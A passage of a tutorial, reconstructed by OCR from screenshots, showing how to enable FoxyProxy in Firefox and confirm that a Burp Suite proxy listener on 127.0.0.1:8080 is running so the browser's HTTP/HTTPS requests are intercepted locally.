
Step 5: Enable the proxy.

Click on the FoxyProxy icon and select the option “Use proxy 127.0.0.1:8080 for all URLs (ignore patterns)”


127.
FoxyProxy
Use Enabled Proxies By Patterns and Priority
✓ Use proxy 127.0.0.1:8080 for all URLs (ignore patterns)
Use proxy Default for all URLs (ignore patterns)
Turn Off FoxyProxy (Use Firefox Settings)
Log
What's My IP?
Options


The FoxyProxy icon will change its color (In this case it is green).

Step 6: Start Burp suite.


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
Host
Method
URL

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Step 7: Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Add
Edit
Remove
Import / export CA certificate
Regenerate CA certificate

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners a

Running	Interface	Invisible	Redirect	Certificate
☑	127.0.0.1:8080			Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export th

All the HTTP/HTTPS request made by Mozilla Firefox will be intercepted by Burp Suite.